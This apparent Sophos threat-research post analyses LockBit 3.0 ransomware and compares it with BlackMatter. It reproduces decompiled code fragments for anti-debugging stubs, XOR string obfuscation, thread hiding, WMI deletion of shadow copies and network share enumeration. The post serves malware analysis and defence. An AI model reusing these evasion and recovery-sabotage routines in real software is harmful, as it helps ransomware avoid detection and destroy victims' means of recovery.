LockBit 3.0 ‘Black’ attacks and leaks reveal wormable capabilities and tooling

news.sophos.com/en-us/2022/11/30/lockbit-3-0-black-attacks-and-leaks-reveal-wormable-capabilities-and-tooling/

Andrew Brandt November 30, 2022

A postmortem analysis of multiple incidents in which attackers eventually launched the latest version of LockBit ransomware (known variously as LockBit 3.0 or ‘LockBit Black’), revealed the tooling used by at least one affiliate. Sophos’ Managed Detection and Response (MDR) team has observed both ransomware affiliates and legitimate penetration testers use the same collection of tooling over the past 3 months.

Leaked data about LockBit that showed the backend controls for the ransomware also seems to indicate that the creators have begun experimenting with the use of scripting that would allow the malware to “self-spread” using Windows Group Policy Objects (GPO) or the tool PSExec, potentially making it easier for the malware to laterally move and infect computers without the need for affiliates to know how to take advantage of these features for themselves, potentially speeding up the time it takes them to deploy the ransomware and encrypt targets.

A reverse-engineering analysis of the LockBit functionality shows that the ransomware has carried over most of its functionality from LockBit 2.0 and adopted new behaviors that make it more difficult to analyze by researchers. For instance, in some cases it now requires the

affiliate to use a 32-character ‘password’ in the command line of the ransomware binary when launched, or else it won’t run, though not all the samples we looked at required the password.

We also observed that the ransomware runs with *LocalServiceNetworkRestricted* permissions, so it does not need full Administrator-level access to do its damage (supporting observations of the malware made by other researchers).

Most notably, we’ve observed (along with other researchers) that many LockBit 3.0 features and subroutines appear to have been lifted directly from BlackMatter ransomware.

Is LockBit 3.0 just ‘improved’ BlackMatter?

Other researchers previously noted that LockBit 3.0 appears to have adopted (or heavily borrowed) several concepts and techniques from the BlackMatter ransomware family.

We dug into this ourselves, and found a number of similarities which strongly suggest that LockBit 3.0 reuses code from BlackMatter.

Anti-debugging trick

Blackmatter and Lockbit 3.0 use a specific trick to conceal their internal functions calls from researchers. In both cases, the ransomware loads/resolves a Windows DLL from its hash tables, which are based on ROT13.

It will try to get pointers from the functions it needs by searching the PEB (Process Environment Block) of the module. It will then look for a specific binary data marker in the code (0xABABABAB) at the end of the heap; if it finds this marker, it means someone is debugging the code, and it doesn’t save the pointer, so the ransomware quits.

After these checks, it will create a special stub for each API it requires. There are five different types of stubs that can be created (randomly). Each stub is a small piece of shellcode that performs API hash resolution on the fly and jumps to the API address in memory. This adds some difficulties while reversing using a debugger.

IDA View-A | Pseudocode-D | Occurrences of: cmp [eax | Pseudocode-A | Local Ty

```
1  int __usercall ParseAPIHashTable@<eax>(
2          int APIStruct,
3          _DWORD *HashTable_ptr,
4          int Heap@<esi>,
5          int (__stdcall *HeapAlloc)(int, _DWORD, int)@<edi>)
6  {
7    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
8
9    v4 = HashTable_ptr + 1;
10   result = lookForDLLs(*HashTable_ptr ^ 0x4506DFCA);
11   if ( result )
12   {
13     v6 = (struct_v8 **)(APIStruct + 4);
14     while ( 1 )
15     {
16       result = *v4++;
17       if ( result == 0xCCCCCCCC )              // Hash Table delimiter
18         break;
19       v7 = check_PEB_moduleList(result ^ 0x4506DFCA);
20       v8 = (struct_v8 *)HeapAlloca(Heapa, 0, 16);
21       if ( v8->HeapTailMarker != 0xABABABAB )   // check if beeing Debugged
22         *v6++ = v8;
23       v8->Mov_ins = 0xB8;
24       v9 = genRandom(0, 4u);
25       if ( v9 )
26       {
27         switch ( v9 )
28         {
29           case 1u:                              // stubs
30             rnd = genRandom(1u, 9u);
31             v14->APIHash = __ROR4__(v7, rnd);
32             v14->word5 = 0xC0C1;
33             v14->Rnd = rnd;
34             v14->word8 = 0xE0FF;
35             break;
36           case 2u:
37             *(_DWORD *)(v10 + 1) = v7 ^ 0x4506DFCA;
38             *(_BYTE *)(v10 + 5) = 53;
39             *(_DWORD *)(v10 + 6) = 1158078410;
40             *(_WORD *)(v10 + 10) = -7937;
41             break;
42           case 3u:
43             v15 = genRandom(1u, 9u);
44             *(_DWORD *)(v16 + 1) = __ROL4__(v7 ^ 0x4506DFCA, v15);
45             *(_WORD *)(v16 + 5) = -14143;
               *(_BYTE *)(v16 + 7) = v15;
```

SophosX-Ops

LockBit's 0xABABABAB marker

SophosLabs has put together a CyberChef recipe for decoding these stub shellcode snippets.

Input

```
B8 4483f660
C1C0 04
FFE0
```

The

Output

```
00000000 B84483F660          MOV EAX,60F68344
00000005 C1C004              ROL EAX,04
00000008 FFE0                JMP EAX
```

first stub, as an example (decoded with CyberChef)

Obfuscation of strings

Many strings in both LockBit 3.0 and BlackMatter are obfuscated, resolved during runtime by pushing the obfuscated strings on to the stack and decrypting with an XOR function. In both LockBit and BlackMatter, the code to achieve this is very similar.

```
{
  v2 = v5;
  v5[0] = 393387997;
  v5[1] = 391356374;
  v5[2] = 390111165;
  v5[3] = 390897596;
  v5[4] = 388997053;                    // %s.README.txt
  v5[5] = 393846668;
  v5[6] = 385982348;
  v3 = 7;
  do
  {
    *v2++ ^= 0x17019FF8u;
    --v3;
  }
  while ( v3 );
  mw_swprintf(ransom_note_name, v5, ENCRYPTED_EXTENSION + 2);
  RANSOM_NOTE_NAME_HASH = str_hashing(ransom_note_name, -1);
```

BlackMatter's string obfuscation (image credit: Chuong Dong)

Georgia Tech student Chuong Dong analyzed BlackMatter and showed this feature on his blog, with the screenshot above.

```
_WORD *__stdcall getREADME_file_name(int a1)
{
  _WORD *reansom_note_name; // ebx
  int v3[7]; // [esp+4h] [ebp-1Ch] BYREF

  reansom_note_name = (_WORD *)AllocateHeap_checkDebugger_ForceFlags(42);
  if ( reansom_note_name )
  {
    v3[0] = -1165352944;
    v3[1] = -1163190245;
    v3[2] = -1162338192;
    v3[3] = -1162600335;
    v3[4] = -1160306576;
    v3[5] = -1165942719;
    v3[6] = -1158078399;
    SimpleXOr(v3, 7);                                   // %s.README.txt
    swprintf(reansom_note_name, v3, EncryptedExtension + 2);
    RANSOM_NOTE_NAME_HASH = someHash_rot13(reansom_note_name, -1);
  }
  return reansom_note_name;
}
```


LockBit's string obfuscation, in comparison

By comparison, LockBit 3.0 has adopted a string obfuscation method that looks and works in a very similar fashion to BlackMatter's function.


API resolution

LockBit uses exactly the same implementation as BlackMatter to resolve API calls, with one exception: LockBit adds an extra step in an attempt to conceal the function from debuggers.

```
result = resolve_API_from_hash(0x260B0745);
if ( result )
{
  result = result(0x40000, 0, 0);
  v1 = result;
  if ( result )
  {
    result = resolve_API_from_hash(0x6E6047DB);
    v2 = result;
    if ( result )
    {
      resolve_APIs(&unk_414DC8, dword_407A34, v1, result);
      resolve_APIs(&unk_414E8C, dword_407AFC, v1, v2);
      resolve_APIs(&unk_414F50, dword_407BC4, v1, v2);
      resolve_APIs(&unk_414FA8, dword_407C20, v1, v2);
      resolve_APIs(&unk_414FDC, dword_407C58, v1, v2);
      resolve_APIs(&unk_415014, dword_407C94, v1, v2);
      resolve_APIs(&unk_415028, dword_407CAC, v1, v2);
      resolve_APIs(&unk_415044, dword_407CCC, v1, v2);
      resolve_APIs(&unk_41506C, dword_407CF8, v1, v2);
      resolve_APIs(&unk_415078, dword_407D08, v1, v2);
      resolve_APIs(&unk_415080, dword_407D14, v1, v2);
      resolve_APIs(&unk_415094, dword_407D2C, v1, v2);
      resolve_APIs(&unk_4150C0, dword_407D5C, v1, v2);
      resolve_APIs(&unk_4150D4, dword_407D74, v1, v2);
      return resolve_APIs(&unk_415100, dword_407DA4, v1, v2);
    }
  }
```

BlackMatter's dynamic API resolution (image credit: Chuong Dong)

The array of calls performs precisely the same function in LockBit 3.0.




```
int ResolveAPIs()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  HeapAlloc = check_PEB_moduleList(0xF80F18E8); // 0xBD09C722 == RtlCreateHeap
  if ( HeapAlloc )
  {
    HeapAlloc = ((int (__cdecl *)(int, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))HeapAlloc)(0x41002, 0, 0, 0, 0, 0);
    enc_hHeap = HeapAlloc;
    if ( HeapAlloc )
    {
      if ( ((*(_DWORD *)(HeapAlloc + 0x40) >> 28) & 4) != 0 )
        enc_hHeap = __ROL4__(HeapAlloc, 1);
      HeapAlloc = check_PEB_moduleList(0x6E6047DB);// 0x2B669811
      heapAlloc = (int (__cdecl *)(int, int, int))HeapAlloc;
      if ( HeapAlloc )
      {
        ParseAPIHashTable((int)&g_ntdll_array, &ntdll_array, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))HeapAlloc);
        ParseAPIHashTable((int)&dword_4274F4, &HashTable_ptr, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_4275E4, &dword_407F88, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_427684, &dword_40802C, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_427694, &dword_408040, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_4276CC, &dword_40807C, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_427720, &dword_4080D4, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&dword_427734, &dword_4080EC, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_42775C, &dword_408118, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_427794, &dword_408154, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_4277A8, &dword_40816C, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_4277B0, &dword_408178, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_4277C4, &dword_408190, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_4277F0, &dword_4081C0, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_427808, &dword_4081DC, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_427834, &dword_40820C, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_427844, &dword_408220, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_427850, &dword_408230, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        ParseAPIHashTable((int)&unk_427864, sub_408248, enc_hHeap, (int (__stdcall *)(int, _DWORD, int))heapAlloc);
        HideFromDebugger(0);
        rel2_APIstruct(enc_hHeap, heapAlloc);
        return modify_DbgUiRemoteBreakin_PAGE_access();
      }
    }
  }
  return HeapAlloc;
}
```

LockBit's dynamic API resolution

Hiding threads

Both LockBit and BlackMatter hide threads using the *NtSetInformationThread* function, with the parameter *ThreadHideFromDebugger*. As you probably can guess, this means that the debugger doesn't receive events related to this thread.




```
NTSTATUS __stdcall HideFromDebugger(void *htread)
{
  void *hThread; // eax

  if ( htread )
    hThread = htread;
  else
    hThread = (void *)0xFFFFFFFE;
  return NtSetInformationThread(hThread, ThreadHideFromDebugger, 0, 0);
}
```

LockBit employs the same ThreadHideFromDebugger feature as an evasion technique

Printing

LockBit, like BlackMatter, sends ransom notes to available printers.



LockBit can send its ransom notes directly to printers, as BlackMatter can do

Deletion of shadow copies


Both ransomware will sabotage the infected computer's ability to recover from file encryption by deleting the Volume Shadow Copy files.

LockBit calls the *IWbemLocator::ConnectServer* method to connect with the local ROOT\CIMV2 namespace and obtain the pointer to an IWbemServices object that eventually calls *IWbemServices::ExecQuery* to execute the WQL query.

```
        0)
    && !IWbemServices_namespace->lpVtbl->ExecQuery(
          IWbemServices_namespace,
          WQL_str,
          ShadowCopy_query,                // Win32_ShadowCopy.ID='%s'
          48,
          0,
          &shadow_copy_query_enum) )
  {
    while ( 1 )
    {
      query_object = 0;
      v34 = 0;
      if ( shadow_copy_query_enum->lpVtbl->Next(shadow_copy_query_enum, -1, 1, &query_object, &v34) )
        break;
      mw_VariantInit(&pVal_ID);
      if ( !query_object->lpVtbl->Get(query_object, ID_str, 0, &pVal_ID, 0, 0) )
      {
        mw_swprintf(shadowcopy_ID_str, format_shadowcopy_id_str, pVal_ID.lVal);
        IWbemServices_namespace->lpVtbl->DeleteInstance(IWbemServices_namespace, shadowcopy_ID_str, 0, 0, 0);
        mw_VariantClear(&pVal_ID);
      }
      query_object->lpVtbl->Release(query_object);
    }
  }
  goto LABEL_34;
}
```

BlackMatter code for deleting shadow copies (image credit: Chuong Dong)

LockBit's method of doing this is identical to BlackMatter's implementation, except that it adds a bit of string obfuscation to the subroutine.



LockBit's deletion of shadow copies

Enumerating DNS hostnames

Both LockBit and BlackMatter enumerate hostnames on the network by calling *NetShareEnum*.

```
  if ( v3 )
    v3 = launch_thread_to_NetShareEnum(
           LOGIN_TOKEN,
           v23,
           1,
           &net_share_info,
           -1,
           &entries_read,
           total_entries,
           &v19,
           100);
}
if ( !v3 )
{
  net_share_info_1 = net_share_info;
  while ( 1 )
  {
    if ( net_share_info_1->shi1_type && net_share_info_1->shi1_type != STYPE_SPECIAL )
      goto LABEL_33;
    if ( net_share_info_1->shi1_type == 0x80000000 && check_network_name(net_share_info_1->shi1_netname) )
    {
      ++net_share_info_1;
      --entries_read;
    }
    else
```

BlackMatter calls NetShareEnum() to enumerate hostnames… (image credit: Chuong Dong)

In the source code for LockBit, the function looks like it has been copied, verbatim, from BlackMatter.

```
87      if ( v5 )
88        v5 = launchThread_to_NetShareEnum(
89               Handle,
90               servername,
91               1,
92               (LPBYTE *)&net_share_info,
93               -1,
94               &entriesread,
95               (DWORD *)totalentries,
96               &v22,
97               100);
98    }
99    if ( !v5 )
100   {
101     netshareinfo = (SHARE_INFO_1 *)net_share_info;
102     while ( 1 )
103     {
104       if ( netshareinfo->shi1_type && netshareinfo->shi1_type != STYPE_SPECIAL )
105         goto LABEL_33;
106       if ( netshareinfo->shi1_type == 0x80000000 && check_network_name(netshareinfo->shi1_netname) )
107       {
108         ++netshareinfo;
109         --entriesread;
110       }
```

…

as does LockBit


Determining the operating system version

Both ransomware strains use identical code to check the OS version – even using the same return codes (although this is a natural choice, since the return codes are hexadecimal representations of the version number).

```
// check if result > 0x3c
int test_OS_version()
{
  struct _PEB *v0; // eax
  unsigned int OSMajorVersion; // esi
  unsigned int OSMinorVersion; // edi

  v0 = NtCurrentPeb();
  OSMajorVersion = v0->OSMajorVersion;
  OSMinorVersion = v0->OSMinorVersion;
  if ( OSMajorVersion == 5 && !OSMinorVersion || OSMajorVersion < 5 )// Windows 2000
    return 0;
  if ( OSMajorVersion == 5 && OSMinorVersion == 1 )// Windows XP
    return 0x33;
  if ( OSMajorVersion == 5 && OSMinorVersion == 2 )// Windows Server 2003
    return 0x34;
  if ( OSMajorVersion == 6 && !OSMinorVersion ) // Windows Vista
    return 0x3C;
  if ( OSMajorVersion == 6 && OSMinorVersion == 1 )// Windows 7
    return 0x3D;
  if ( OSMajorVersion == 6 && OSMinorVersion == 2 )// Windows 8
    return 0x3E;
  if ( OSMajorVersion == 6 && OSMinorVersion == 3 )// Windows 8.1
    return 0x3F;
  if ( OSMajorVersion == 10 && !OSMinorVersion )// Windows 10
    return 0x64;
  if ( OSMajorVersion == 10 && OSMinorVersion || OSMajorVersion > 0xA )
    return 0x7FFFFFFF;
  return -1;
}
```

BlackMatter's code for checking the OS version (image credit: Chuong Dong)



```
int cehck_OS_version()
{
  struct _PEB *PEB; // eax
  unsigned int OSMajorVersion; // esi
  unsigned int OSMinorVersion; // edi

  PEB = getPEB();
  OSMajorVersion = PEB->OSMajorVersion;
  OSMinorVersion = PEB->OSMinorVersion;
  if ( OSMajorVersion == 5 && !OSMinorVersion || OSMajorVersion < 5 )
    return 0;
  if ( OSMajorVersion == 5 && OSMinorVersion == 1 )
    return 0x33;
  if ( OSMajorVersion == 5 && OSMinorVersion == 2 )
    return 0x34;
  if ( OSMajorVersion == 6 && !OSMinorVersion )
    return 0x3C;
  if ( OSMajorVersion == 6 && OSMinorVersion == 1 )
    return 61;
  if ( OSMajorVersion == 6 && OSMinorVersion == 2 )
    return 0x3E;
  if ( OSMajorVersion == 6 && OSMinorVersion == 3 )
    return 0x3F;
  if ( OSMajorVersion == 10 && !OSMinorVersion )
    return 0x64;
  if ( OSMajorVersion == 10 && OSMinorVersion || OSMajorVersion > 0xA )
    return 0x7FFFFFFF;
  return -1;
}
```


LockBit's OS enumeration routine

Configuration

Both ransomware contain embedded configuration data inside their binary executables. We noted that LockBit decodes its config in a similar way to BlackMatter, albeit with some small differences.

